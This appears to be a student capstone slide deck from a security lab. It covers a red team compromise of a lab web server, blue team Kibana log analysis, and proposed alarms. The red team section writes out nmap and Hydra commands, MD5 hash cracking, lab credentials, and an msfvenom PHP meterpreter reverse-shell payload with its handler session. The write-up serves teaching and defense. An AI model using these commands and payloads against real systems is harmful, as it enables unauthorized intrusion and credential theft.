Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.1
OS: Windows
Hostname:
ML-RefVM-684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVM-684427	192.168.1.1	Switch
Capstone	192.168.1.105	Web server
Kali	192.168.1.90	Pen. test system
ELK	192.168.1.100	SIEM system

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Apache Directory Listing CVE-2007-0450	Allows browser traversal to real directories on Capstone Apache web server	Allowed attackers to reveal the ip address and the secret folder
No Failed Login Lockout	No account lockdown when excessive login failures occurred within a short period of time	Brute force attack was possible to gain access to Ryan's login information
Weak Password	The password was available on a common password library such as "rockyou"	The brute force attack was able to identify the login password.
Reverse Shell Backdoor CVE-2019-13386	Allows to send a reverse shell payload on a web server while the firewalls do not detect the payload	Attackers gained the remote backdoor access to the Capstone web server

Vulnerability Assessment (Cont.)

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Weak Hashed Password	Unsalted hashed information which can be decrypted using various web applications to decode	The hashed information, the CEO login information, was decoded.
Simplistic Username	Usage of the common names or real names as a login ID	By having an access to the directory, the attack was able to identify the login IDs
Root Accessibility	The anonymous commands has an access to the resources	The attacker was able to connect to devices
Unencrypted Credentials	The stored values of usernames and passwords, both passwords and the hashed passwords, were in a plain text	The attacker was able to gain access to the login IDs and passwords

Exploitation: Apache Directory Listing CVE-2007-0450

01

Tools & Processes

#netdiscover -r 192.168.1.255/16

#nmap -sV 192.168.1.1-105

#nmap -sS -A 192.168.1.105

#wget 192.168.1.105 /meet_our_team/ashton.txt

02


Achievements

Discovered all directories and file locations.


The discovered files on meet_our_team/ashton.txt

The ashton.txt allowed the discovery of the secret folder at /company_folders/secret_folder

03



```
root@kali:~# nmap -sP 192.168.1.*
Starting Nmap 7.70 ( https://nmap.org ) at 2021-05-03 20:03 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00081s latency).
MAC Address: 00:15:5D:00:04:03 (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.00079s latency).
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Nmap scan report for 192.168.1.105
Host is up (0.00085s latency).
MAC Address: 00:15:5D:00:04:02 (Microsoft)
Nmap scan report for 192.168.1.8
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 27.72 seconds
```



Not secure | 192.168.1.105/company_folders/secret_folder/connect_to_corp_server

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: No Failed Login Lockout

01

Tools & Processes

Hydra brute force

#hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/ -t 60

A hash of the Ryan's password was found

02

Achievements


Password for Ashton was tested against the common password dictionary "rockyou"

Access to the /secret_folder


Access to /webdav system

Ryan's password.dav was found: linux4u

03




```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "shinchan" - 10184 of 1
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "senior05" - 10185 of 1
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "santana1" - 10186 of 1
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-05-03 21:07:16
```



192.168.1.105/company_folders/secret_folder/connect_to_corp_server

Personal Note In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352) 1. I need to open the folder on the left hand bar 2. I need to click "Other Locations" 3. I need to type "dav://172.16.84.205/webdav/" 4. I will be prompted for my user (but i'll use ryans account) and password 5. I can click and drag files into the share and reload my browser



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Exploitation: Reverse Shell Backdoor CVE-2019-13386

01

Tools & Processes

#msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw > shell.php

Login to webdav as Ryan to move the payload

Listen to host: 192.168.1.90 & port: 4444

meterpreter> shell
>find / -name flag.txt 2>/dev/null
>cat flag.txt

02

Achievements


Created a reverse shell payload and move it to webdav server as Ryan

Listen to the host and port

Once the payload is executed, the attacker can listen to the Capstone server

Flag file was discovered


03



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
shell.php	2021-05-04 02:00	30K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80




```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Meterpreter session 1 opened (192.168.1.8:4444 -> 192.168.1.105:49328) at 2
21-05-03 22:03:59 -0400

meterpreter > ls
Listing: /var/www/webdav
========================
meterpreter > cd /
meterpreter > ls
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
```

Blue Team

Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- The port scan began just prior to 00:00 on 5-5-2021
- At peak 51,757 packets were sent from 192.168.1.90
- This sudden jump in TCP connections is from nmap



Analysis: Finding the Request for the Hidden Directory

- The initial request for access to /company/secretfolder occurred on approximately May 5th, 2021 at 00:20:51. A total of 31,828 requests were detected.
- A request for the connect_to_corp_server file was made from the secret folder. This file would have contained information to login to the corporate webdav server



url.path: "/company_folders/secret_folder" KQL

May 5, 2021 @ 00:18:21.70 → May 5, 2021 @ 00:41:59.28


31,826 hits

May 5, 2021 @ 00:18:21.704 - May 5, 2021 @ 00:41:59.281 — Auto

```
› May 5, 2021 @ 00:27:04.299   url.path: /company_folders/secret_folder/connect_to_corp_server @timestamp: May 5, 2021 @ 00:27:04.299 network.community_id: 1:LxI03M/nzUMAF51HS4UHDmCLXUo= network.bytes: 1.1KB network.type: ipv4 network.transport: tcp
                               network.protocol: http network.direction: outbound host.name: Kali agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: 66c0f50c-596e-42d3-8688-8bdbd8923da8 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df
                               agent.name: Kali agent.type: packetbeat source.port: 55104 source.bytes: 470B source.ip: 192.168.1.90 event.duration: 11.9 event.start: May 5, 2021 @ 00:27:04.299 event.end: May 5, 2021 @ 00:27:04.311
                               event.kind: event event.category: network_traffic event.dataset: http client.ip: 192.168.1.90 client.port: 55104 client.bytes: 470B method: get server.bytes: 674B server.ip: 192.168.1.105 server.port: 80
                               user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 ecs.version: 1.5.0 url.scheme: http url.domain: 192.168.1.105
```

Analysis: Uncovering the Brute Force Attack

- We had 31,822 attacks from a Hydra password brute forcing application




user_agent.original: "Mozilla/4.0 (Hydra)"

May 5, 2021 @ 00:24:23.80 → May 5, 2021 @

31,822 hits

May 5, 2021 @ 00:24:23.802 - May 5, 2021 @ 00:35:57.183 — Auto


- The first successful attempt with a status of 301 was logged on May 5th, 2021 at 00:27:15.314



```
> May 5, 2021 @ 00:27:15.314  user_agent.original: Mozilla/4.0 (Hydra) @timestamp: May 5, 2021 @ 00:27:15.314 url.scheme: http url.domain: 192.168.1.105 url.path: /company_folders/secret_folder
                              url.full: http://192.168.1.105/company_folders/secret_folder http.request.method: get http.request.bytes: 163B http.request.headers.content-length: 0 http.response.status_phrase: moved permanently
                              http.response.status_code: 301 http.response.bytes: 589B http.response.body.bytes: 338B http.response.headers.content-length: 338 http.response.headers.content-type: text/html; charset=iso-8859-1 http.version: 1.1
                              status: OK agent.name: Kali agent.type: packetbeat agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: 66c0f50c-596e-42d3-8688-8bdbd8923da8 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df event.kind: event
                              event.category: network_traffic event.dataset: http event.duration: 1.8 event.start: May 5, 2021 @ 00:27:15.314 event.end: May 5, 2021 @ 00:27:15.316 method: get client.port: 58416 client.bytes: 163B
```


Analysis: Finding the WebDAV Connection

- 65 requests were made to the webdav directory
- The file requested was shell2.php



Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	31,826
http://127.0.0.1/server-status?auto=	1,198
http://snnmnkxdhflwgthqismb.com/post.php	166
http://www.gstatic.com/generate_204	89
http://192.168.1.105/webdav	65



```
> May 5, 2021 @ 00:43:05.887   url.path: /webdav/shell2.php @timestamp: May 5, 2021 @ 00:43:05.887 agent.type: packetbeat agent.ephemeral_id: d858db0f-270f-474e-8cf0-f1470e1a38c5 agent.hostname: server1
                               agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 server.ip: 192.168.1.105 server.port: 80 server.bytes: 204B network.type: ipv4 network.transport: tcp
                               network.protocol: http network.direction: inbound network.community_id: 1:idEJEQNDQc8mOxn7CaRc1EthCiQ= network.bytes: 612B query: GET /webdav/shell2.php
                               http.response.status_phrase: ok http.response.status_code: 200 http.response.bytes: 204B http.response.body.bytes: 2B http.response.headers.content-length: 2
                               http.response.headers.content-type: text/html; charset=UTF-8 http.version: 1.1 http.request.method: get http.request.referrer: http://192.168.1.105/webdav/
```

Analysis: Identifying the Reverse Shell

- source.ip: 192.168.1.90 and destination.ip: 192.168.1.105 and network.protocol:(not *) and http.response.body.bytes: (not *) and source.port: (not 80)
- The chart shows the unique data input from the external IP source



Network Traffic Between Hosts [Packetbeat Flows] ECS

Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.90	192.168.1.105	126.6MB	241MB

Connections over time [Packetbeat Flows] ECS

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Destination.ip: 192.168.1.105 and destination.port: (not 443 or 80) and source.ip: (not 192.168.1.105)
- Report when above baseline port access per hour is triggered.

What threshold would you set to activate this alarm?

- Send the alert email when >10 not port 443 or port 80 scans within an hour.

System Hardening

What configurations can be set on the host to mitigate port scans?

- Install a Firewall
- TCP Wrappers

Describe the solution. If possible, provide required command lines.

- A firewall can help prevent unauthorized access to the network.
- TCP wrapper allows the flexibility to permit or deny access to the servers based on IP addresses or domain names.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Source.ip: (not 192.168.1.105) and url.path: *secret_folder*
- Report when above baseline access per hour is triggered from an external IP.

What threshold would you set to activate this alarm?

- Send the alert email when any access to the "secret_folder" from an IP not from 192.168.1.105.

System Hardening

